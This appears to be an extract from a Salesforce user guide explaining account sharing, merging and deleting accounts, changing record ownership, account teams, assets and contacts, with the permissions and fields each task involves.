Your administrator defines your organization's sharing model as well as your organization's default account access levels for territories. However, you can extend sharing privileges for your own data on an account-by-account basis. You can use account sharing to increase access to your accounts; you cannot restrict access beyond your organization's default access levels.

To view and manage sharing details, click **Sharing** on the account detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the account. On this page, you can do any of the following:

- Click **Add** to grant access to the record for other users, groups, roles, or territories.

Note: When you share an account, Salesforce prompts you to share any related contacts, opportunities, or cases, up to and including your access level. Enterprise, Unlimited, and Developer Edition users can also share related records from the record detail pages. Ensure users have at least “Read” permission on shared records.

Alternatively, you can share account access by creating an account team.

- Click **Expand List** to view all users that have access to the record.
- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level. For accounts, you can also edit the “Owner” sharing rule.

Merging Duplicate Accounts

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view accounts:	“Read” on accounts
To merge business accounts:	“Delete” on accounts
To merge person accounts:	“Delete” on accounts AND “Read” on contacts

1. From the Accounts tab, click **Merge Accounts** in the Tools section.
2. Enter a search string to find the duplicate accounts.

   For example, you can enter *acme** to find duplicate accounts listed as “Acmes” and “Acme, Inc.” Do not use the local name for the account. Then click **Find Accounts**.
3. Check the rows of up to three accounts you want to merge. Click **Next**.
4. Select one account as the “Master Record.” Any data in hidden or read-only fields will be taken from the Master Record. If you have “Edit Read Only Fields” permission, you can manually select which read-only fields to retain. Note that hidden fields are not displayed during the merge.
5. Select the fields that you want to retain from each record.

   When there is conflicting data, the fields in the left column are preselected and the row is marked in blue.
6. Click the **Merge** button to complete the merge.

Tips on Merging Accounts

- You can merge accounts if you are an administrator, the account owner, or a user above the account owner in the role hierarchy and you have the appropriate user permissions.
- When merging two accounts that you do not own, you must have “Delete” permissions on accounts and “Edit” permissions on opportunities and cases. You need “Delete” permissions on accounts because you are deleting one of the accounts when you perform an account merge. You need “Edit” permissions on opportunities and cases because changing the account name field (`AccountID`) edits any opportunities or cases that are associated with the accounts you are merging.
- Any related items from any of the duplicate accounts will be associated with the newly merged account.
- In Professional, Enterprise, Unlimited, and Developer Edition organizations, any sharing rules are applied to the newly merged account. Also, any manual sharing from the “Master Record” is applied to the merged account.
- When you merge accounts that are listed in the `Parent Account` field of other accounts, the newly merged account is linked only to the accounts of the selected Master Record.
- All discarded duplicate records are moved to the Recycle Bin.
- The newly merged account displays the `Created By` date from the oldest account you are merging, and shows the merge date as the `Modified By` date.
- If both accounts have different account teams, the merged account will contain members from both account teams.
- In organizations that use divisions, the merged account is assigned to the division of the Master Record, unless you select otherwise.
- When you merge accounts that have territories and the `Exclude from account assignment rules` box was deselected on both of the original accounts, account assignment rules will run on the new account to determine its territories. Also, any manually added territories on the original accounts will be manually added to the new account.
- When you merge accounts that have territories and the `Exclude from account assignment rules` box was checked on one or both of the original accounts:
  - ◊ The newly merged account has all of the territories of the original accounts.
  - ◊ Account assignment rules will not run on the newly merged account.
  - ◊ If a territory was assigned to one of the original accounts based on account assignment rules, it will appear as having been assigned to the new account based on rules even if the new account does not match the rules.
  - ◊ If a territory was manually assigned to one of the original accounts, it will be manually assigned to the new account.
  - ◊ If a territory was added to one account manually and to the other account by rules, it will be manually added to the new account.
- When you merge accounts, you also merge the accounts’ memberships in relationship groups.

Tips on Merging Person Accounts

- If your organization uses person accounts, both business accounts and person accounts are returned when you search for duplicates. However, you cannot merge a person account with a business account or vice versa. Person accounts are indicated by the person account icon ( ).
- You can't merge person accounts enabled to use a Customer Portal.

Tips on Merging Accounts Associated with Portals

- You must have the “Manage Users” permission to merge accounts associated with portals.
- You can merge accounts that have contacts associated with the same type of portal. For example, you can merge accounts that have contacts associated with a partner portal or Customer Portal, but you cannot merge an account that has contacts associated with a partner portal with an account that has contacts associated with a Customer Portal.

  When you merge accounts that have contacts associated with multiple portals of the same type, a contact's access to a specific portal does not change. This is because a portal user's profile determines the portal he or she can access.
- When merging a partner account with a non-partner account, the partner account must be the master.

- When merging partner accounts with a non-partner account, the owner cannot be changed.
- To ensure that merged accounts will include contacts associated with a portal, select the account with portal users as the master record during the merge process.

Merging Accounts Associated with Relationship Groups

Merging Accounts Associated with Relationship Groups

Available in: Salesforce for Wealth Management

User Permissions Needed	
To merge business accounts:	"Delete" on accounts
To merge person accounts:	"Delete" on accounts, "Read" on contacts

When working with wealth management accounts (clients), you can merge up to three duplicate accounts at a time. For example, if the accounts "Joe Bannon" all represent the same client and need to be merged, you can use the Merge Accounts tool to consolidate those records into one. Note that merging results in a single account, and an account cannot exist more than once in the same relationship group. Review the following considerations before merging accounts that are members of relationship groups:

- The account you select as the master record retains its original relationship group memberships. For example, if the master record "Joseph Bannon" was a member of the "Bannon Family" and "Bannon Law Firm" relationship groups, it remains a member of those relationship groups.
- The master record replaces the non-master records in all other relationship groups involved in the merge. For example, if the non-master record "Joe Bannon" was a member of "Bannon Trust Beneficiaries," the master record is transferred Joe Bannon's membership in Bannon Trust Beneficiaries.
- If there is a relationship group to which the master record did not originally belong but the multiple non-master records belong, the master record is transferred the membership of the non-master account that had higher priority (primary versus secondary) or the account whose member record was most recently modified in the relationship group. For example, if the non-master records "JR Bannon" and "Joe Bannon" both were members of "Acme LLP" and JR Bannon was primary, then the master record is transferred JR Bannon's membership in Acme LLP. Alternatively, if neither JR Bannon or Joe Bannon were primary or secondary but JR Bannon's member record in the relationship group was modified more recently, then the master record would be transferred JR Bannon's membership in Acme LLP.

Removing Members from Relationship Group Members

Adding Translated Names

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A local name stores a translated value for a corresponding account, contact, or lead field. For example, you can store the name of an account in the default language of your organization as well as the account's or user's language. The following fields can have corresponding local names:

Standard Field	Local Name Field
Account Name	Account Name (Local)
Contact: First Name	Contact: First Name (Local)
Contact: Last Name	Contact: Last Name (Local)
Lead: Company	Lead: Company Name (Local)
Lead: First Name	Lead: First Name (Local)
Lead: Last Name	Lead: Last Name (Local)

Local names do not affect the user's language settings. Depending on your page layout settings, they can both be displayed on the detail or edit page.

Understanding What Happens when You Delete Accounts

Business accounts available in: **All** Editions except **Database.com**
Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view accounts:	"Read" on accounts
To delete accounts:	"Delete" on accounts

Deleted accounts are moved to the Recycle Bin, along with these associated items.

- Contacts
- Opportunities
- Contracts (if they're not activated)
- Activities
- Notes
- Attachments
- Portal roles and groups (if all portal users in the account are disabled.)

- Partner relationships
- Relationship group members

If you restore an account from the Recycle Bin, any related items are also restored except for:

- Relationship group members in some cases. See Removing Members from Relationship Group Members on page 847.
- Portal roles and groups. See Using Accounts on page 763.

You can't delete an account if it has been enabled as a partner account; it has associated cases, activated contracts, or related opportunities that are owned by other users; or associated contacts are enabled for the Self-Service portal. In addition, if you attempt to delete an account that has closed/won opportunities owned by you, a message displays asking you whether you want to delete the closed/won opportunities along with the account or to cancel the account deletion.

Note: You can delete an account if you are an administrator, the account owner, or a user above the account owner in the organization role hierarchy, and if you have the appropriate user permission. You do not need the "Delete" permission on any associated records that are included in the deletion.

Merging Duplicate Accounts

Changing Ownership

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise Unlimited**, and **Developer** Editions

User Permissions Needed	
To transfer single records:	"Transfer Record"

If you want to transfer a record to a new owner, the new owner must have at least "Read" permission on the object.

1. In the object detail page, click **Change** next to the `Owner` field.

   If you don't see the **Change** link, you don't have permissions to change record ownership.
2. Enter or select a new owner. In organizations where the Salesforce Customer Portal or partner portal is enabled, you can filter the results that appear on the user lookup dialog by selecting either a queue or group of users from the `Owner` or `Assigned To` drop-down list.

   Note: Only users you are able to transfer ownership to are visible. Neither the User group nor the Roles and Internal Subordinates group contains Customer Portal or partner users.
3. Select the `Send Notification Email` checkbox to notify the new owner.

   The "From" email address displayed in the notification is your return email address set in your email settings.

   For cases in Professional, Enterprise, Unlimited, and Developer Edition organizations, the email text is determined by the `Case Assigned Template` setting specified in the Support Settings. For other records, the email text is automatically generated and cannot be customized.

4. Depending on the type of object you are transferring and your user permissions, the following checkboxes may also appear:

Checkbox	Description	Appears For
`Change Division`	Transfers the record to the new owner's division. All records related to the account are transferred to the new division as well.	Accounts and leads, if you can view or edit the `Division` field
`Transfer open opportunities not owned by the existing account owner`	Transfers open opportunities owned by other users that are associated with the account.	Accounts
`Transfer closed opportunities`	Transfers the closed opportunities associated with the account. This option applies only to closed opportunities owned by the account owner; closed opportunities owned by other users are not changed.	Accounts
`Transfer open cases owned by the existing account owner`	Transfers any open cases associated with the account that are owned by the existing account owner.	Accounts
`Transfer closed cases`	Transfers the closed cases associated with the account. This option applies only to closed cases owned by the account owner; closed cases owned by other users are not changed.	Accounts
`Keep Account Team`	Transfers all account team members on the account to the new owner.	Accounts
`Keep Opportunity Team`	Preserves the opportunity team when the opportunity is transferred to the new owner. Any opportunity splits are preserved, and split percentages assigned to the previous owner transfer to the new one. If this box is unchecked, all opportunity team members and splits are deleted when the opportunity is transferred. **Note:** If you transfer closed opportunities, the opportunity team is maintained, regardless of this setting.	Opportunities

Note: If you change an account owner with both `Transfer closed opportunities` and `Keep Opportunity Team` deselected, the opportunity team members' access for closed opportunities becomes Private (that is, the opportunity team members lose access to any closed opportunities).

5. Click **Save** to finish.

After you change a record's owner, the previous owner's visibility reverts to the default sharing setting unless that user is on an account or opportunity team. For example, if the previous owner of an account is on an account team, that user has Read Only or the access specified in your organization-wide default for accounts, whichever is greater. The previous owner's access to related records remain the same. This behavior is the same for opportunity owners that are members of an opportunity team as long as you change ownership using the API. When you change ownership of an opportunity within Salesforce, you can select the access level you want.

Transfer of Associated Items

Transfer of Associated Items

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise Unlimited**, and **Developer** Editions

When you change record ownership, some associated items that are owned by the current record owner are also transferred to the new owner.

Important: Workflow rules that update owners *do not* also transfer associated items. To ensure transfer, click **Change** next to the owner's name in a record and make your transfer selections.

Record Type	Associated items that are also transferred
Accounts	Contacts, contracts with "Draft" status, attachments, notes, and open activities. Depending on your selections, this can also include open opportunities not owned by the current account owner, closed opportunities, open cases owned by the existing account owner, and closed cases. When a partner account is transferred, partner users associated with that account are moved into the role hierarchy beneath the new owner. Contracts with "Activated" status are not transferred to the new owner, however, the new owner has read-only access to these contracts.
Contacts	Notes, attachments, and open activities
Opportunities	Notes, attachments, and open activities
Leads	Notes, attachments, and open activities. Open activities are not transferred if you change lead ownership using the `Assign using active assignment rule` checkbox.
Cases	Notes, attachments, and open activities
Campaigns	Attachments and open activities
Contracts	Notes, attachments, and open activities
Custom objects	Notes, attachments, and open activities

Note: You can't transfer events to which you have been invited and don't own.

Changing Ownership

Finding Account-Related Information (Related Lists)

Business accounts available in: **All** Editions except **Database.com** Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view accounts:	"Read" on accounts
To edit business accounts:	"Edit" on accounts
To edit person accounts:	"Edit" on accounts and contacts
To enable partner accounts:	"Manage External Users"
To disable partner accounts:	"Edit" on accounts AND "Manage External Users"
To disable Customer Portal accounts:	"Edit" on accounts AND "Edit Self-Service Users"

Related lists, such as opportunities, display information related to an account.

- Hover over the links at the top of a detail page to display the corresponding related list and its records. If Chatter is enabled, hover links display below the feed. An interactive overlay allows you to quickly view and manage the related list items. Click a hover link to jump to the content of the related list. If hover links are not enabled, contact your Salesforce administrator.
- If hover details are enabled, hover over any lookup field on the detail page to view key information about a record before clicking into that record's detail page.
- To directly add new items, click **New** (or the equivalent button) at the top of a related list. For example, to add a task to the Open Activities related list, click **New Task**.
- To change the number of records shown for related lists, click **View More** below a related list, or click **fewer** or **more** at the bottom of the page.
- If you are unable to see related records that belong to portal users, contact your Salesforce administrator.

Viewing Related Lists

The related lists you see are determined by your:

- Personal customization
- Administrator's page layout customizations
- Permissions to view related data

The kind of account you are viewing—a business account or a person account—also determines the related lists that can be viewed.

WORKING TOGETHER ON ACCOUNTS

Account Teams Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

An account team is a team of users that work together on an account. For example, your account team may include an executive sponsor, dedicated support representative, and project manager.

You can build an account team on each account that you own. When selecting an account team member, choose a role to indicate the role the person plays on the account. Also, depending on your sharing model, you can specify the level of access each account team member will have to the account and any contacts, opportunities, or cases associated with that account. So, you can give some team members read-only access and others read/write access.

You can also set up a default account team. Your default account team should include the users that you normally work with on your accounts. You have the option to automatically add your default account team to all of your accounts.

In a custom list view, you can filter account lists by the account teams in which you are a member. When creating or editing a custom list view for accounts, simply select the `My Account Teams` filter. In account reports, you can filter accounts by the account teams in which you are a member.

Note: Account teams are not the same as opportunity teams, although they share the same set of available team member roles. Account teams work together on accounts, while opportunity teams work together on opportunities.

Setting Up Account Teams
Setting Up Default Account Teams

Setting Up Account Teams

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable account teams:	"Customize Application"
To set up team roles:	"Customize Application"

Your users can add account team members to accounts. Similar to opportunity teams on opportunities, account teams are teams of users who work together on accounts.

To access the Account Team Setup page, from Setup, click **Customize** > **Accounts** > **Account Teams**. On the Account Team Setup page, click the appropriate links to perform the following actions.

Defining Team Roles

Every member of an account team has a role that he or she plays for the account, for example, "Account Manager" or "Project Manager." You can customize the account team roles for your organization:

1. Click **Team Roles**.
2. Edit the existing entries or add new items.
3. Click **Save**.

Replacing Team Roles

If you have changed your team roles and want to update all existing records, click **Replace Team Roles** to globally replace the picklist values in all existing records.

Note: Account teams share roles with the opportunity teams on opportunities. If you remove an account team role, that role will no longer be listed as an opportunity team role.

Enabling or Disabling Account Teams

To enable or disable account teams:

1. Click **Enable Account Teams** or **Disable Account Teams**.
2. Select or deselect the `Account Teams Enabled` checkbox and click **Save**. Enabling account teams gives your users access to create and use account teams on accounts.
3. If you are enabling account teams, select the account page layouts that should include the new Account Team related list and click **Save**.

Note: Disabling account teams removes all account teams from all accounts and removes the Account Team related list from all page layouts.

In addition, you cannot disable account teams for your organization if team members are referenced in Apex. For example, if Apex code references the `Team Member` field (represented as `AccountTeamMember` in the code), account teams cannot be disabled.

Account Teams Overview
Setting Up Default Account Teams

Setting Up Default Account Teams

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up default account teams:	"Read" on opportunities
To add default account teams to accounts:	"Read" on accounts AND Owner of account record, or above owner in your organization's role hierarchy

An account team is a team of users that work together on an account. For example, your account team may include an executive sponsor, dedicated support representative, and project manager.

Adding Default Account Team Members

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
    - If you clicked **Setup**, select **My Personal Information** > **Personal Information**.
    - If you clicked **My Settings**, select **Personal** > **Advanced User Detail**.

    .
3. Click **Add** in the Default Account Team related list.
4. Select users to add as members of your default account team.
5. Select the access levels that each member should have on the accounts you own and the contacts, opportunities, and cases related to those accounts.

    The access levels of the records can only grant the same or wider access than your organization's default access. However, at least one of the access levels must be set to a wider access than the organization's defaults. For example, if the organization-wide defaults for your contacts, opportunities, and cases are set to Private, then at least one of them must be set to a wider access for the account team members.

`Contact Access` is not available when the organization-wide default for contacts is set to Controlled by Parent.

6. Select an account team role for each member, for example, “Channel Manager.”
7. Check the `Automatically add my default account team...` box to add your default account team to all accounts that you create and all accounts that are transferred to you.
8. Check the `Update account teams...` box to apply default account team changes to all of your existing accounts.
9. Click **Save**.

Editing and Deleting Default Account Team Members

To change the access levels or role of a default team member, click **Edit** next to the user’s name in the Default Account Team related list.

To delete a user from your default account team:

1. Click **Del** next to the user’s name in the Default Account Team related list.
2. Select **Remove this user...** to remove the user from your existing account teams.
3. Click **Delete** to finish.

To change or remove a default team member for a specific account, go to the Account Team related list on that account.

Account Teams Overview
Setting Up Account Teams

Adding Account Team Members

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add team members from an account:	“Read” on accounts AND Owner of account team record, or above owner in your organization's role hierarchy
To view accounts:	“Read” on accounts

To build an account team, you select an account and add account team members to it. High-volume portal users can’t be added to teams.

Note: The **Account Access**, **Contact Access**, **Opportunity Access**, and **Case Access** options depend on your sharing model. In a Public sharing model, you may only have one option. `Contact Access` is not available when the organization-wide default for contacts is set to Controlled by Parent. Regardless of sharing access, account team members must also have the “Read” permission on accounts to view accounts that list them as members.

1. View the account.
2. Click **Add** in the Account Team related list.
3. Select users to add to the account team. To add your default account team to an account, click **Add Default Team** in the Account Team related list. To add all account team members to an opportunity, click **Add Account Team** from the Opportunity Team related list on the opportunity.
4. Select the type of access each member should have to the account's related records. The access level cannot be less restrictive than your organization's default account access level.
5. Select a team role for each member.
6. Click **Save**.

Tip: In a custom list view, you can filter account lists by the account teams in which you are a member. When creating or editing a custom list view for accounts, simply select the `My Account Teams` filter. In account reports, you can filter accounts by the account teams in which you are a member.

Account Team Fields

Editing Account Team Members

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view accounts:	"Read" on accounts
To edit team members:	"Edit" on accounts AND Owner of account team record, or above owner in your organization's role hierarchy

For each account you own or have access to, you can change the access level and role of any member.

Note: If a team member is on your default account team and you modify his or her properties for a specific account, those changes affect only that account. The setup of your default account team doesn't change.

1. View the account.
2. To add team members, click **Add** or **Add Default Team** on the Account Team related list.
3. To edit a team member's access, click **Edit** next to the member's name and select a different access level for the account and its related contacts, opportunities, and cases.

   The access levels of the records can only grant the same or wider access than your organization's default access. However, at least one of the access levels must be set to a wider access than the organization's defaults. For example, if the organization-wide defaults for your contacts, opportunities, and cases are set to Private, then at least one of them must be set to a wider access for the account team members.

4. To edit a team member's role, click **Edit** next to the member's name and select a different role.
5. Click **Save**.

Tip: Click **Display Access** in the Account Teams related list to show the organization-wide sharing settings related to accounts. These settings may allow greater access than those specified when the user was added to the account team. For example, if your company's organization-wide sharing setting for accounts is Read/Write, that setting will override a Read Only setting for an individual member of an account team. Contact access is not available when the organization-wide default access for contacts is set to Controlled by Parent.

Account Team Fields

Removing Account Team Members

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view accounts:	"Read" on accounts
To remove team members:	"Edit" on accounts AND Owner of account record, or above owner in your organization's role hierarchy

For each account you own, you can remove any team member from the account team.

1. View the account.
2. Click **Del** next to the member's name in the Account Team related list.

   Click **Delete All** if you want to remove all the account team members at once.
3. Select **Remove** if you also want to remove the user from the opportunity teams of open opportunities associated with the account.
4. Click **Delete** to finish.

Note: Unless specified, removing a member of your account team does not remove that person from your opportunity teams.

If a team member is on your default account team and you remove him or her from a specific account, those changes only affect that account. The setup of your default account team does not change. To remove users from your default account team, see Setting Up Default Account Teams on page 791.

If a user on an account team has Read/Write access (**Account Access**, **Contact Access**, **Opportunity Access**, and **Case Access**) and is deactivated, the access will default to Read Only if the user is reactivated.

Account Teams Overview

Account Team Fields

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

An account team member has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

Field	Description
`Account Access`	The level of access that a team member has to the account. The access level can be read/write or read only, but it cannot be less than your organization's default account sharing access.
`Contact Access`	The level of access that a team member has to the contact. The access level can be read/write or read only, but it cannot be less than your organization's default contact sharing access. `Contact Access` is not available when the organization-wide default for contacts is set to Controlled by Parent.
`Opportunity Access`	The level of access that team member has to the opportunities associated with the account.
`Case Access`	The level of access that team member has to the cases associated with the account.
`Team Member`	The user listed as part of the team.
`Team Role`	The role that the team member plays for the account, for example, "Account Manager."

TRACKING THE PRODUCTS YOUR CUSTOMERS BUY

Assets Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

While products represent the items that your company sells, assets represent the specific products your customers have purchased, including a serial number, date of purchase, or any other information related to an individual sale. Depending on how your organization uses assets, they can represent a competitor product that your customer has or versions of your products.

Use assets to store specific information about the products your customers have. Depending on your page layouts, you can view asset related lists on your account, contact, and product page layouts.

If set up by an administrator, your customers may be eligible for support based on an asset they've purchased.

Viewing Asset Lists

Getting Started with Assets

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

If your organization has enabled products, assets are automatically enabled for your organization. However, administrators still need to customize their organization before users can begin using assets. To implement assets for your organization:

- Add the Assets related list to account, contact, and product page layouts. Users can create new assets from these related lists.
- Add the Cases related list to the appropriate product and asset page layouts.
- Add the `Asset` field to your case page layouts. Consider changing the field-level security for the `Asset` field so that it displays or is required if necessary for your business.
- By default, your users have “Read,” “Create,” “Edit,” and “Delete” permissions on assets. If necessary, revise these permissions for your users. Without the “Read” permission on assets, users will not see any assets or asset related lists in Salesforce.
- Optionally, customize asset fields and page layouts from Setup by clicking **Customize** > **Assets**.

See Also:

Assets Overview

Viewing Asset Lists

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view assets:	"Read" on assets
To change assets:	"Edit" on assets

Display a list of assets by going to the Products tab and clicking a view from the Asset Views section. To show a filtered list of items, select a predefined list from the View drop-down list, or click **Create New View** to define your own Custom view. To edit or delete any view you created, select it from the View drop-down list and click **Edit**.

- Click an asset name to view the detail. Click **Edit** or **Del** to edit or delete the asset. For information on deleting assets, see Deleting Assets on page 801.
- If Chatter is enabled, click or to follow or stop following an asset in your Chatter feed.

See Also:

Assets Overview

Displaying and Editing Assets

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view assets:	"Read" on assets
To change assets:	"Edit" on assets

You can display an asset from the Products tab or a related account or contact.

Displaying Assets

Once you have located an asset from a related list, or the products home or list pages, click the name to display detailed information. If hover details are enabled, hover over any lookup field on the detail page to view key information about a record before clicking into that record's detail page.

Viewing Asset Updates and Comments (Chatter)

Display a Chatter feed of updates, comments, and posts about the asset.

Editing Assets

- Use inline editing to edit fields directly on the detail page. If inline editing isn't enabled, contact your administrator.
- To display the page in edit mode, click **Edit**, make your changes, and click **Save**.

Asset Related Lists

Below the asset detail are related lists that include information about associated cases, entitlements, activities, or notes and attachments. The related lists you see are determined by your personal customization and any customization your administrator has made to page layouts. Click on individual items to display additional information about them. Click **more** at the bottom of the page or **View More** below a related list to display more items.

Note: Hover over the links at the top of a detail page to display the corresponding related list and its records. If Chatter is enabled, hover links display below the feed. An interactive overlay allows you to quickly view and manage the related list items. Click a hover link to jump to the content of the related list. If hover links are not enabled, contact your Salesforce administrator.

Printing Assets

To open a printable display of the record details, in the top-right corner of the page, click **Printable View**.

To return to the last list page you viewed, click **Back to list** at the top of the asset detail page. If your organization has enabled collapsible page sections, use the arrow icons next to the section headings to expand or collapse each section on the detail page.

You can enter person accounts in either the `Account` or `Contact` fields of an asset. The Assets related list on a person account includes all assets related to the person account, including those where the person account is in the `Contact` field.

Note: Users can view an asset if they can view the account or contact listed on the asset. However, sharing settings may prevent users from viewing the account associated with the contact on the asset.

Creating Assets

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view assets:	"Read" on assets
To create assets:	"Create" on assets

1. Click **New** on the Assets related list of an account, contact, or product. This action automatically inserts the account name, contact name or product name, depending on the record you selected when you clicked **New**.

2. To associate the asset with a product, enter the exact product name. If the product name is unique, Salesforce automatically inserts this name in the `Asset Name` field.

   If you do not know the name of the product:

   a. Click the `Product` lookup icon if the asset is based on a product.
   b. Enter a search filter to find a current product, and click **Go!**.
   c. Select the appropriate product. Salesforce automatically inserts the selected product name in the `Asset Name` field.

3. Enter a name for the asset.
4. Choose the account or contact for the customer who has purchased the asset.

   If necessary, you can choose both an account and a contact that are not related. The asset will display on the contact selected on the asset as well as the account selected on the asset, however, it will not display on the account of the contact. If you only choose a contact, the asset will display on both the contact and the contact's account.

5. To create an asset for a competitor's product, check `Competitor Asset`.
6. Click **Save**.

You can enter person accounts in either the `Account` or `Contact` fields of an asset. The Assets related list on a person account includes all assets related to the person account, including those where the person account is in the `Contact` field.

Cloning Assets

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view assets:	"Read" on assets
To create and clone assets:	"Create" on assets

Use the **Clone** button on an asset to quickly create a new asset with the same information as the selected asset. To clone an asset for your organization:

1. Click **Clone** on an existing asset.
2. Enter or change any information for the new asset.
3. Click **Save**.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

Asset Fields

Asset Fields

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

An asset has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

Field	Description
`Asset Division`	Division to which the asset belongs. This value is automatically inherited from the related account if any. Otherwise the value is inherited from the related contact. Available only in organizations that use divisions to segment their data.
`Asset Name`	Identifying name for the asset. If you select a product from the product lookup, this name is automatically populated with the product name.
`Account`	Account associated with the asset. Each asset must be associated with an account or contact.
`Contact`	Contact associated with the asset. Each asset must be associated with an account or contact. If you choose both an account and contact, they do not need to be related to each other. Contacts that are not associated with an account cannot be linked to assets.
`Competitor Asset`	Checkbox to indicate if the asset represents a competitor's product. Use assets to track what customers have your competitor's products using this checkbox.
`Description`	Text that distinguishes this asset from others.
`Install Date`	Date the customer installed the asset.
`Price`	Amount the customer paid for the asset.
`Product`	The product on which the asset is based.
`Purchase Date`	Date the customer bought the asset.
`Quantity`	The number of assets purchased.

Field	Description
`Serial Number`	The model number on the asset.
`Status`	State of the asset.
`Usage End Date`	The date the asset expires or the last date it is under warranty. Use this field to store whatever date is appropriate for your business.

Deleting Assets

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view assets:	"Read" on assets
To delete assets:	"Delete" on assets
To recover deleted assets:	"Delete" on assets

Since assets are related to account and contact records, you can delete them from those records or individually using the Products tab. Before you delete an asset, review the following scenarios:

- **Is the asset associated with a case?**

  Assets associated with cases cannot be deleted. This includes deleting an account or contact record that is associated with an asset listed on a case.
- **Is the asset associated with a product?**

  When an asset is based on a product, deleting the product does not delete the asset.
- **Is the asset associated with an account or contact?**

  If you delete an account or contact, all associated assets are also deleted and moved to the Recycle Bin.

  Note that if you delete an account with a related contact that is associated with an asset, all three records are deleted. To restore all three records, restore the account record.

Note: You can delete an asset individually without deleting any related record. However, if you later delete the related record, you cannot recover the asset from the Recycle Bin.

To delete an asset:

1. Locate the asset on the Assets related list of an account or contact, or on an asset list view from the Products tab.
2. Click **Del** next to the asset you want to delete.
3. Click **OK**.

Searching for Assets

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view assets:	"Read" on assets

1. Enter your search terms in the sidebar or header search box.
2. Click **Search**.
3. From the search results, click an item to open it or click **Edit**, if available.

You can also create an asset list view from the Products tab to find assets that match specific criteria.

TRACKING PEOPLE ASSOCIATED WITH BUSINESS ACCOUNTS

Contacts Overview

Available in: **All** Editions except **Database.com**

Contacts are the people associated with your business accounts that you need to track in Salesforce. For each contact, you can store various kinds of information, such as phone numbers, addresses, titles, and roles in a deal.

The Contacts tab lets you quickly create and locate contacts, as well as sort and filter contacts using standard and custom list views. And you can use this tab to view and edit detailed information for each contact you have access to.

You can also enhance your traditional contact data with your customers' social information. With the Social Accounts and Contacts feature, you can see your contacts' social network profiles and other social data directly in Salesforce. Easy access to this information helps you know your customers better, so you can solve their problems and build stronger relationships.

Resolving Your Synced Outlook Contacts

Contacts Home

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To view Contacts tab:	"Read" on contacts
To view contacts:	"Read" on contacts
To create contacts:	"Create" on contacts

Clicking on the Contacts tab displays the contacts home page.

- In the **View** section, select a list view from the drop-down list to go directly to that list page, or click **Create New View** to define your own custom view.
- In the **Recent Contacts** section, select an item from the drop-down list to display a brief list of the top contacts matching that criteria. From the list, you can click any contact name to go directly to the contact detail. Toggle the **Show 25 items** and **Show 10 items** links to change the number of items that display. The fields you see are determined by the "Contacts Tab" search layout defined by your administrator and by your field-level security settings (available in Enterprise, Unlimited, and Developer Editions only). The Recent Contacts choices are:

Recent Contacts Choice	Description
Recently Viewed	The last ten or twenty-five contacts you viewed, with the most recently viewed contact listed first. This list is derived from your recent items and includes records owned by you and other users.
Recently Created	The last ten or twenty-five contacts you created, with the most recently created contact listed first. This list only includes records owned by you.
Recently Modified	The last ten or twenty-five contacts you updated, with the most recently updated contact listed first. This list only includes records owned by you.

- Under **Quick Create**, fill in the fields to add a new contact. Alternatively, click **New** next to the **Recent Contacts** section to create a new contact.
- Under **Reports**, click any report name to jump to that report.
- Select any of the links under **Tools** to manage your contacts.
- If you sync contacts from Outlook using Salesforce for Outlook, you may see a banner at the top of your Contacts home page that links to a list of your unresolved contacts. These are synced Outlook contacts that still need to be assigned to Salesforce accounts.
- Person accounts appear in contact list views but not the Recent Contacts list on the Contacts home page.

Contacts Overview
Using Contacts

Viewing Contact Lists

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To view contacts:	“Read” on contacts
To create contacts:	“Create” on contacts

The contacts list page displays a list of contacts in your current view. To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

- Click a contact name to view the detail. Click **Edit** or **Del** to edit or delete the contact.
- If Chatter is enabled, click or to follow or stop following a contact in your Chatter feed.
- Click **New Contact** or select **Contact** from the Create New drop-down list in the sidebar to create a contact.
- To add contacts to an existing campaign, select the box next to one or more contacts, and then click **Add to Campaign**. Alternatively, select the box in the column header to select all displayed records, then click **Add to Campaign**.
- Click the **Open Calendar** link at the bottom of the page to display a weekly view of a calendar underneath the list. Then, you can drag a record from the list to a time slot on the calendar to quickly create an event associated with the record. Note that your administrator controls the availability of drag-and-drop scheduling.

Working with Person Accounts

Person accounts appear in contact list views but not the Recent Contacts list on the Contacts home page.

